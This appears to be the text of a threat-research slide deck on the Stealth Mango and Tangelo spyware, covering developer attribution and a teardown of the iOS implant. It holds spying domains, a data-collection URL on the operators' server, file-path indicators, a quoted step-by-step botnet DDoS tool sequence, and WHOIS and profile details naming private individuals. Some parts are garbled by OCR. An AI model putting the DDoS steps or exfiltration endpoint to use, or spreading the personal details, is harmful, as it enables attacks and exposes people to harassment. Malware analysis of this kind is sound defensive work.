


CS20

GPS Tracking




Airport Surveillance



Identities

Who is behind it?



Identities

Associated Stealth Mango and Tangelo Developers

- Stealth Mango similarities to other commodity spyware families categorized as “spouseware.”
- Research into the infrastructure behind these families has consistently linked back to several key individuals from:
 - Fi9tech, Appstertech, Vopium, Ox-i-Gen, super innovative



@fi9tech



Lahore, Pakistan 4km

Member since August 26, 2010

0 Recommendations

fi9tech

Group of Leading Developers

We are running a software house owned by a group of experienced development professionals having long experience in Mobile Applications & Voice, Data, Security & Telecom solutions.

We have physical presence in USA, India & Pakistan.

Hire Me

\$50 USD/hr


0 reviews
0.0 0 reviews

N/A Jobs Completed

N/A On Budget

N/A On Time

N/A Repeat Hire Rate



Identities

- These freelance developers produced a number of legitimate apps in the Google Play and the iOS App Stores.
- They have **also** built their own surveillanceware and have purchased related domains throughout the years in attempts to monetize it:
 - `mstealthagent[.]com`
 - `iphonespyingsoftware[.]org`
 - `iphonespyingapps[.]org`
 - `iphonespyingapps[.]info`
- Data exfil suggests the developers “dog-fooed” Stealth Mango and Tangelo on the phones of their family members and relatives.

Identities

	Faisal H. South Glamorgan, United Kingdom	100%
		Job Success
<h2>VoIP and Mobile Solution Designer and Developer</h2>		
<p>I have above 20+ years gradually growing career in Planning, Designing, Development, Deployment & Management of 4th Generation Carrier grade, fault tolerant converged Voice & Data Solutions. I have successfully completed UC Voice/Video communication solutions development for multiple companies.</p> <p>I have long experience in Establishing and Management Carrier Relations as I am being in communication with world's leading carrier (Verizon, GlobalCrossing, Belgacom and iBasis etc.) on behalf of different organizations.</p> <p>I have worked on number of Open-Source & Proprietary VoIP switches and billings (including but not limited to Voice-Master, MVTS, ifel, AvP, GrnGK, Asterisk, FreeSWITCH, OpenSIPS, Kamailio, CallWeaver and YATE etc.) and also developed custom solutions from scratch. Programming in Perl, LUA, Shell-Scripting, VB.Net, .Net, AEL2, PHP, Java, C, C++, SQL and Python.</p> <p>I have good command on UNIX based OS (including but not limited to CentOS, FreeBSD, Debian, Fedora, Ubuntu, and PCLinuxOS etc.) and services (including but not limited to httpd, iptables, xinetd, crons and bind etc.).</p> <p>I have worked long in server administration with most industry leading vendor's (HP, Dell, IBM and Fujitsu) rack-mount and blade servers & multitasking/multipurpose machines.</p> <p>I have successfully tested and deployed virtualization & CLOUD solutions using different hypervisors (OpenStack, OpenNebula, XEN, VMware ESX, KVM, OpenVZ and Virtual Box) as per requirement and underlying hardware and budget limitation.</p>		
<p>Specialties: Designing, Development, Deployment & Management of 4th Generation Carrier grade, fault tolerant converged communication Solutions. less</p>		
\$40.00	\$3k+	7
Hourly Rate	Total earned	Jobs
		Hours worked

-  Intro
- Experienced technology professional. I have designed and deployed Cloud and Telecom solutions .
-  Founder/Operations Manager at Super Innovative Pvt
-  Former Carrier Relations Manager at Vopium
-  Former Manager VoIP & Telecom Development at Vopium A/S
-  Studied Computer science at American International College
-  Studied F.Sc Engineering at Dr. Farid Bakhsh Degree Science College 333 G.B.
-  Went to Government Hight School 333 G.B.
-  Lives in Lahore, Pakistan
-  In a relationship
-  From Toba Tek Singh, Pakistan

imfanees

Profile picture placeholder.


@imfanees

Principal, Pakistan Zam

Member since August 10, 2009

0 Recommendations

Identities



RECORD FROM 2014-01-28	
Checked by Whois Updated 9 years ago Checked 9 years ago	
Attribute	Value
WHOIS-Server	whois.godaddy.com
Registrar	GOODEAD.COM LTD.
Email	sajid.iqbal@goodead.com (registrant, admin, tech)
Name	Sajid.iqbal (registrant, admin, tech)
Organization	
Street	3-107/11 Ali Park Sector road Lahore Pakistan (registrant, admin, tech)
City	Lahore (registrant, admin, tech)
State	Punjab (registrant, admin, tech)
Postal	54000 (registrant, admin, tech)
Country	PAKISTAN (registrant, admin, tech)
Phone	+92314476794 (registrant, admin, tech)



mstealthagent[.]com

Identities

Google
Sign in
No continue to Gmail

Email or phone _____
Forgot email? [Next](#)

```
Step 1: Command: ./PoNet -h
Step 2: Command: git clone https://github.com/mjrylan/uPonet.git
Step 3: Command: cd uPonet
Step 4: Command: chmod +x uPonet
Step 5: Command: ./uPonet
Step 6: Command: ./uPonet --help
Step 7: Command: ./uPonet --download-zombies
Step 8: Command: ./uPonet --gen
Attack started
Make sure you have good internet speed to get a positive results.
Thanks for watching !!!
video is just For Educational Purposes.
Follow me on : https://www.youtube.com/channel/UCXWzJLcOOGQDfCgkVqHw
```

DDoS attack by using Botnets

Adam Khan (Suddurah)
Timeline About Friends Photos More




Operator

Admin Logins to C2 Server from G-8 area in Islamabad, Pakistan

Tangelo

iOS malware

Debian Package; Jailbreak required



Tangelo

iOS Implant

- Debian package
- Discovered on developer infrastructure
- Requires a jailbroken or compromised device
- Collects
 - CR- Call Records
 - VD- Video
 - GL- Gallery/Images
 - SR - Surrounding Recordings
 - Collects SMS Messages
 - Collects GPS Coordinates
 - Collects Contact, Calendars, Call Logs
 - Data from WhatsApp, Viber, Skype, and Line

Bundle ID	Team ID
com.mobilekare.notifierrrrr	GUDCEEC5K9

- Some heuristics similar to TheOneSpy
- Android is the primary tooling used in these campaigns

Origin: Notifier Repo
Label: Repo for Notifier distribution
Suite: stable
Version: 1.2
Codename: tangelo
Architectures: iphonesimulator-arm
Components: main
Description: Repo for Notifier distribution description1.0

Tangelo

Teardown of com.mobilekare.notifierrrr_1.2_iphoneos-arm.deb

```
control.tar.gz
data
└── Applications
    └── iNotifier.app
        ├── ATTestViewController.nib
        ├── ApplicationSettingsXMLMap.xml
        ├── Axolotl.sqlite
        ├── ChatSearch.sqlite
        ├── ChatStorage.sqlite
        ├── Contacts.sqlite
        ├── ErrorXMLMap.xml
        ├── Info.plist
        ├── Jobs.sqlite
        ├── Media.plist
        ├── PacketResponseXMLMap.xml
        ├── PkgInfo
        ├── StatusMessages.plist
        ├── SyncHistory.plist
        ├── CodeSignature
        └── CodeResources
            └── call_history.db
            └── com.apple.mobile.installation.plist
            └── embedded.mobileprovision
            └── en.lproj
                └── InfoPlist.strings
            entitlements.xml
            iNotifier
            iNotifier.sqlite
            line.plist
            linemsgs.plist
            programer.plist
            skype.plist
            skypesms.plist
            testImage.JPG
            viber.plist
            vibermessages.plist
            whatAppMsgs.plist
            whatsapp.plist
```

```
└── Library
    └── LaunchDaemons
        └── com.mobilekare.notifierrrr.plist
    └── iNotifier.app
        ├── ATTestViewController.nib
        ├── ApplicationSettingsXMLMap.xml
        ├── Axolotl.sqlite
        ├── ChatSearch.sqlite
        ├── ChatStorage.sqlite
        ├── ChatStorage.sqlite-shm
        ├── ChatStorage.sqlite-wal
        ├── Contacts.sqlite
        ├── ErrorXMLMap.xml
        ├── Info.plist
        ├── Jobs.sqlite
        ├── Media.plist
        ├── PacketResponseXMLMap.xml
        ├── PkgInfo
        ├── StatusMessages.plist
        ├── SyncHistory.plist
        ├── CodeSignature
        └── CodeResources
            └── call_history.db
            └── com.apple.mobile.installation.plist
            └── embedded.mobileprovision
            └── en.lproj
                └── InfoPlist.strings
            entitlements.xml
            iNotifier
            iNotifier.sqlite
            line.plist
            linemsgs.plist
            programer.plist
            skype.plist
            skypesms.plist
            testImage.JPG
            viber.plist
            vibermessages.plist
            whatAppMsgs.plist
            whatsapp.plist
```

Info.plist		
Key	Type	Value
Information Property List		
Bundle name	String	iNotifier
logosenable	Boolean	YES
DTXcode	String	0731
DTSdkName	String	iphoneos9.3
DTSdkBuild	String	13E230
Localization native development re...	String	en
Bundle version	String	1.0
BuildMachineOSBuild	String	15G31
DTPlatformName	String	iphoneos
Bundle OS Type code	String	APPL
Bundle versions string, short	String	1.0
CFBundleSupportedPlatforms	Array	(1 item)
App Transport Security Settings		
Allow Arbitrary Loads	Boolean	YES
InfoDictionary version	String	6.0
Required device capabilities		
Item 0	String	armv7
DTCompiler	String	com.apple.compilers.llvm.clang.1_0
Executable file	String	iNotifier
MinimumOSVersion	String	7.0
Bundle identifier	String	com.mobilekare.notifier
UIDeviceFamily		
Item 0	Number	1
DTXcodeBuild	String	7D1014
Bundle creator OS Type code	String	????
Application requires iPhone enviro...	Boolean	YES
Supported Interface orientations		
Item 0	String	Portrait (bottom home button)
Privacy - Location Always Usage D...	String	The app requires your current location
Bundle display name	String	iNotifier
DTPlatformVersion	String	9.3
DTPlatformBuild	String	13E230
Privacy - Location When In Use Us...	String	The app requires your current location

Mobilekare_Generic_Developer_Profile Expired 6 months ago	
App ID Name:	MobileKareOpenProfile
App ID:	GUDCEEC93.com.mobilekare.*
Team:	Muhammed Khan (GUDCEEC93)
Platform:	iOS
UUID:	bf3a3627-c871-4c4f-895e-eab254bfaed26
Creation Date:	Oct 24, 2016 at 3:37:36 AM PDT
Expiration Date:	Oct 24, 2017 at 3:37:36 AM PDT
ENTITLEMENTS	
get-task-allow:	true
com.apple.developer-team-identifier:	GUDCEEC93
application-identifier:	GUDCEEC93.com.mobilekare.*
keychain-access-groups:	GUDCEEC93.*
CERTIFICATES	
Name:	iPhone Developer: Muhammed Khan (B86FYYDZ7D)
Creation Date:	May 25, 2016 at 12:48:38 AM PDT
Serial Number:	7674C90F198E7087
SHA-1:	ACBC05EAA0B943E5A80DPDF181F18ED903F10
PROVISIONED DEVICES	
Device ID:	e7f1d49b7422f380a4a7219862e8499a2f37a79
Device ID:	498a1a32ac6303c79a6bb5339cc0116a83ec02
Device ID:	58429879140ff729814a03359a3c3a2f5a47911014
Device ID:	29162f520d02996808ac7298c5d210a46ac7894
Device ID:	294420c2081f9f4a2d1a97293d19a623c3c6d
Device ID:	3919d2741036a295971b9827493d5d21721cc8
Device ID:	c3ef77abc08250a9f93b8348f4482fc4b6919
Device ID:	8642109a7a7e7e263391a191ee7e844fe2a2d508
Device ID:	8ed5f70a690588a294ab8997c1aae8f170e6d5
Device ID:	863ca3e687a7e8ed0054701a0f1a0f8a720714346
Device ID:	c0894ec0d1203a3d0a7817585820c7b54983ea3
Device ID:	67849b1c9e997fe8734a6881e3c519e1c76592
Device ID:	30bc42a70a9d4ec23f0d852a371fe732417ca8a
Device ID:	6172036645e76598a71ae76f71625c2778561
Device ID:	60203e0798a7793e71a799538f1a28a751882a4
Device ID:	4984452a64bcb777a7f271d348f1a0f1a0f8a720714346
Device ID:	a1472c970a4a4f1312a7986a77770474ea444242a6
Device ID:	a40fe170268093cc1584049342803646c2450c
Device ID:	981915179ee3a68902c2e3dcfb445a7a76525932
Device ID:	7294a6c5d680a6223a7ba79b407f6d3ca209e7
Device ID:	8669077042a6e98f9d2e6f8a4bc1047cd844fd
Device ID:	8edfe22380577a2945a4254a2a68867421695a
Device ID:	0403c39e5cc829a27a7c925ebe7c5c05e7820ca5e

Tangelo

- **Package Installation Footprint:**
 - /Applications/iNotifier.app
 - /Library/iNotifier.app
 - /Library/LaunchDaemons/com.mobilekare.notifierrrr.plist
- **Runtime Installation Footprint:**
 - /private/var/tmp/skp.xml
 - /private/var/tmp/CallHistory
 - /private/var/tmp/AddressBook.sqlitedb
 - /private/var/tmp/programer.plist
 - /private/var/tmp/iMyAudioMemo.ma4
 - /private/var/tmp/image.jpg
 - /private/var/tmp/com.apple.mobile.installation.plist
 - /usr/libexec/iNotifier

Tangelo

Under the hood

Address	Length	Type	String
__cstring:00...	00000011	C	/private/var/tmp
__cstring:00...	00000019	C	/private/var/tmp/skp.xml
__cstring:00...	0000001D	C	/private/var/tmp/CallHistory
__cstring:00...	00000026	C	/private/var/tmp/AddressBook.sqlitedb
__cstring:00...	00000021	C	/private/var/tmp/programer.plist
__cstring:00...	00000022	C	/private/var/tmp/iMyAudioMemo.ma4
__cstring:00...	00000018	C	/private/var/tmp/image.jpg
__cstring:00...	00000035	C	/private/var/tmp/com.apple.mobile.installation.plist

Address	Length	Type	String
__cstring:00...	00000042	C	https://www.mstealthagent.com/spy/adminpanel/data/collectdata.php

Address	Length	Type	String
__cstring:00...	00000018	C	http://roid.theonespy.com/
